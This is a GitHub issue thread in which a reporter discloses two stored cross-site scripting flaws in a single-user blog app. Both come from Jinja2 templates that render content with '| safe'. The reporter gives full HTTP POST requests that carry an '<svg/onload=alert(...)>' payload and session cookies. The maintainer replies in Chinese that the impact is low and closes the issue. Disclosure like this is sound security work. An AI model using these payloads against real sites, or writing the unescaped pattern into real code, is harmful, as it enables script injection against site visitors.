

New issue

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# Two Cross Site Scripting vulnerability in latest release #44

Closed deFming opened this issue on Apr 9, 2019 · 2 comments

deFming commented on Apr 9, 2019 • edited

## 1.A Cross-site scripting on Add plugin

### Description

Cross-site scripting (XSS) vulnerability in /app/templates/base.html line 112 .  
{{ plugin.content | safe }}  
Use jinja2's safe tag to allow plugin content to be escaped and not filtered, resulting in Cross-site scripting (XSS) vulnerability

## Steps To Reproduce:


After the administrator logged in.

Url :<http://192.168.195.164:8080/admin/custom/blog-plugin/add>


Data :csrf\_token=1554792968%23%235f35bd58e994cc0ff9ee605d573442dc898ff6fc&title=plugin+xss&note=test&content=<svg/onload=alert(1)>

```
POST /admin/custom/blog-plugin/add HTTP/1.1
Host: 192.168.195.164:8080
Content-Length: 124
Cache-Control: max-age=0
Origin: http://192.168.195.164:8080
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_0)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.86 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://192.168.195.164:8080/admin/custom/blog-plugin/add
Accept-Language: zh-CN,zh;q=0.9
Cookie:
session=.eJw9UE2LwjaQ_StLzh5sqpeCt6SiMCKtU8PkUti2msbOLlQFW_G_b_Cwh-Ed3gfvzUs056
m_eZHdp0e_Es3Qiewlvr5FJgjbXKFeAMuU8PAEWUtnHdOit8DlTCFng-3aLNVQYLuYPc1OudEhJWt1
YpRnUKcA-9NIQcvIS-I6KdBcKdSSsGKQlBKXWlAdG1WNB1lEP4A8esd6duHEEGIHlmuy1QDqMkfPGp
ZxiOddyAPJw068V6K9Tefm_nvtf_4nFLZOnT0GiiKjDIOl1OB142ydxBkbsy-lwc5TgCehngFzpsvu
E_e49dPnHSIR7z94i2DQ.D43FeA.N-pfxS-u6nci0QjaJJW-w5gc_GI
Connection: close
```

```
csrf_token=1554792968%23%235f35bd58e994cc0ff9ee605d573442dc898ff6fc&title=plug
in+xss&note=test&content=<svg/onload=alert(1)>
```



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## 2.A Cross-site scripting on Add Article

### Description

Cross-site scripting (XSS) vulnerability in /app/templates/article\_details.html line 14 .  
 {{ article.content | safe }}  
 Use jinja2's safe tag to allow plugin content to be escaped and not filtered, resulting in Cross-site scripting (XSS) vulnerability

## Steps To Reproduce:

After the administrator logged in.

URL <http://192.168.195.164:8080/admin/submit-articles>

Data: csrf\_token=1554793565%23%239ed010b3b0416557e2930cd0cc53c334f9f3f8ca&source=1&title=Article+xss&content=<svg/onload=alert(3)>&types=1&summary=test

POST /admin/submit-articles HTTP/1.1

Host: 192.168.195.164:8080

Content-Length: 145

Cache-Control: max-age=0

Origin: http://192.168.195.164:8080

Upgrade-Insecure-Requests: 1

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_14\_0)

AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.86 Safari/537.36

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*

;q=0.8,application/signed-exchange;v=b3

Referer: http://192.168.195.164:8080/admin/submit-articles

Accept-Language: zh-CN,zh;q=0.9

Cookie:

session=.eJw9UE2LwjAQ\_StLzh5sqpeCt6SiMCktU8PkUti2msbOLlQFW\_G\_b\_Cwh-Ed3gfvzUs056  
n\_eZHdp0e\_Es3Qiewlv5FJgjbXKFeAMuU8PAEWUtnHdOit8DlTCFng-3aLNVQYLuYPc1OudEhJWT1  
YpRnUKCa-9NIQcvIS-I6KdBCdSSsGKQlBKXWlAdG1WNB1lEP4A8esd6duHEEGIHlmuy1QDqMkfPGp  
ZxiOddYAPJw068V6K9Tefm\_nvtf\_4nFLZOnT0GiiKjDIOl1OB142ydxBkbsy-lwc5TgCehngFzpsvu  
E\_e49dPnHSIR7z94i2DQ.D43HzQ.AcKrR9XN5jKrmBxRQL0pH0jWhmM

Connection: close

csrf\_token=1554793565%23%239ed010b3b0416557e2930cd0cc53c334f9f3f8ca&source=1&title=Article+xss&content=<svg/onload=alert(3)>&types=1&summary=test

back to the homepage and Click on article ,this will trigger xss

<http://192.168.195.164:8080/article-details/2>



首先感谢您的关注。

个人觉得您提出的这个问题，「问题真实存在但影响不大」


后台这两个地方的设计主要是有时候管理员需要直接使用 HTML 代码，因此这个地方的确也能插 XSS 代码

影响不大的原因有以下几点：

1. 该问题使用前提要求攻击者拿到管理员的帐号和密码，才能进入后台执行管理员的操作，攻击前置要求高。
2. 本项目为单用户个人博客系统，即便是产生了这个XSS，对其他注册用户影响也不大（因为是单用户的）。

（类比 WordPress 的话，管理员帐号密码如果泄漏了，甚至还可以后台 getshell 。）

因此还是建议保管好管理员的帐号和密码

 imlonghao closed this as completed on Apr 9, 2019

deFming commented on Apr 9, 2019

Author

jinja2那里没必要使用safe标签，还是希望你能修复

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants

